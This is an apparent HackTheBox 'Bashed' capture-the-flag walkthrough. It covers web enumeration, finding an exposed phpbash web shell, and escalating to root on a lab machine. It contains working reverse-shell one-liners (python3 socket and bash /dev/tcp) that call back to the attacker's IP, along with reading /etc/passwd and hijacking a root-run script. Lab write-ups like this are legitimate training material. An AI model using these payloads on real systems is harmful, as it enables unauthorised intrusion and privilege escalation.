HackTheBox – Bashed


PATH TO OSCP

–Filiplain

Sun 20 Jun 2021

Contents

1 HackTheBox Bashed



10.10.10.68

Machine IP

Arrexel

Machine Maker(s)

1.1 Objectives

- Find a PHP webshell
- Get a shell on the target machine
- Use python3 to Priv-Escalate

1.2 Service Enumeration

**IP addres

Ports open

```
80
```

Full Scan


```
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Arrexel's Development Site

Service detection performed. Please report any incorrect results at
↪  https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.89 seconds
```

1.3 Enumerating the website

Main Page

Here we see a segment that explains about “phpbash”:




phpbash

phpbash helps a lot with pentesting. I have tested it on multiple different servers and it was very useful. I actually developed it on this exact server!


When we click it we go to a page where phpbash is shown with two pictures, the text above says “I actually developed it on this exact server!”, so we can look for it on this server and we can use it to get access to the machine, but first we have to find it.

1.4 Finding PHPBash



```
www-data:/var/www/html/uploads# pwd
/var/www/html/uploads
www-data:/var/www/html/uploads# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
```

If we look closely to one of those pictures on the page, we see a path "/uploads/phpbash.php", but if we go there, nothing is on that path.



Not secure | 10.10.10.68/uploads/phpbash.php

Not Found

The requested URL /uploads/phpbash.php was not found on this server.


Apache/2.4.18 (Ubuntu) Server at 10.10.10.68 Port 80

It looks like we will need to Fuzz for directories.

Fuzzing with FUFF


Let's do a basic directory fuzz like this:

```
ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
↪  -u http://bashed.htb/FUZZ/ -t 100
```



```
css                     [Status: 200, Size: 1757, Words: 99, Lines: 21]
dev                     [Status: 200, Size: 1147, Words: 76, Lines: 18]
js                      [Status: 200, Size: 3164, Words: 190, Lines: 27]
```

In Fuff output we get a directory named "dev/", let's see what's in there.




Not secure | bashed.htb/dev/

```
Index of /dev

     Name             Last modified     Size Description
 Parent Directory                        -
 phpbash.min.php   2017-12-04 12:21 4.6K
 phpbash.php       2017-11-30 23:56 8.1K

Apache/2.4.18 (Ubuntu) Server at bashed.htb Port 80
```

We found “PHPBash”!




Not secure | bashed.htb/dev/phpbash.php

```
www-data@bashed:/var/www/html/dev#
www-data@bashed:/var/www/html/dev#
www-data@bashed:/var/www/html/dev#
www-data@bashed:/var/www/html/dev# whoami
www-data
```

1.5 Getting a Shell on the Machine


“PHPBash” is already a web shell but we need to gain more access to the machine, let’s try with reverse shells. I tried some common bash and netcat reverse shells, but they do not seem to work. Let’s see if we have python.



```
www-data@bashed:/var/www/html/dev# python3 -c "print('This box has python3')"
This box has python3
```


We definitely have python3, we can try a reverse shell like this:

```
python3 -c 'import
socket,subprocess,os;
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("10.10.14.20",8085));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);
p=subprocess.call(["/bin/sh","-i"]);'
```



```
┌──(filiplain㉿fsociety)-[~/oscp/htb/bashed]
└─$ nc -lvnp 8085
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::8085
Ncat: Listening on 0.0.0.0:8085
Ncat: Connection from 10.10.10.68.
Ncat: Connection from 10.10.10.68:36894.
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ 
```

Now that we got the shell let's upgrade it to a full interactive shell before we continue.




```
$
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@bashed:/var/www/html/dev$ export TERM=xterm-256color
export TERM=xterm-256color
www-data@bashed:/var/www/html/dev$ ^Z
zsh: suspended  nc -lvnp 8085

┌──(filiplain㉿fsociety)-[~/oscp/htb/bashed]
└─$ stty raw -echo;fg
[1]  + continued  nc -lvnp 8085

www-data@bashed:/var/www/html/dev$ 
```

1.6 Getting User.txt

Now that we upgraded the shell to a full interactive, we can run commands like “sudo -l”:




```
www-data@bashed:/var/www/html/dev$ sudo -l
Matching Defaults entries for www-data on bashed:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on bashed:
    (scriptmanager : scriptmanager) NOPASSWD: ALL
www-data@bashed:/var/www/html/dev$
```

Here we see that we can run commands as “scriptmanager”, so let’s get a “/bin/bash”.

```
sudo -u scriptmanager /bin/bash
```


Now that we are “scriptmanager” we can go to the “/home” directory and get the flag inside of “arrexel” directory.



```
scriptmanager@bashed:/home$ ls
arrexel  scriptmanager
scriptmanager@bashed:/home$ cd arrexel/
scriptmanager@bashed:/home/arrexel$ ls
user.txt
scriptmanager@bashed:/home/arrexel$ cat user.txt
2c281f318555dbc1b856957c7147bfc1
scriptmanager@bashed:/home/arrexel$
```


1.7 Getting Root.txt

Looking around we encounter a directory named “/scripts”, inside of it there are two test files.



```
scriptmanager@bashed:/scripts$ ls -la
total 16
drwxrwxr--  2 scriptmanager scriptmanager 4096 Jun 20 08:57 .
drwxr-xr-x 23 root          root          4096 Dec  4  2017 ..
-rw-r--r--  1 scriptmanager scriptmanager   81 Jun 20 08:57 test.py
-rw-r--r--  1 root          root            12 Jun 20 08:57 test.txt
scriptmanager@bashed:/scripts$ cat test.txt
```

The “test.py” script writes “testing 123!” to “test.txt”, and you can see that “test.txt” is owned by root, so we can assume that this “test.py” is being run by root. We can easily get a shell by modifying “test.py” like this:




```
scriptmanager@bashed:/scripts$ cat test.py
import os

os.system("/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.20/8086 0>&1'")
scriptmanager@bashed:/scripts$ 
```

```
└─$ nc -lvnp 8086
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::8086
Ncat: Listening on 0.0.0.0:8086
Ncat: Connection from 10.10.10.68.
Ncat: Connection from 10.10.10.68:35450.
bash: cannot set terminal process group (3587): Inappropriate ioctl for device
bash: no job control in this shell
root@bashed:/scripts# 
```

Now we are root! Let’s get the flag.



```
root@bashed:/scripts# cat /root/root.txt
cat /root/root.txt
cc4f0afe3a1026d402ba10329674a8e2
root@bashed:/scripts# 
```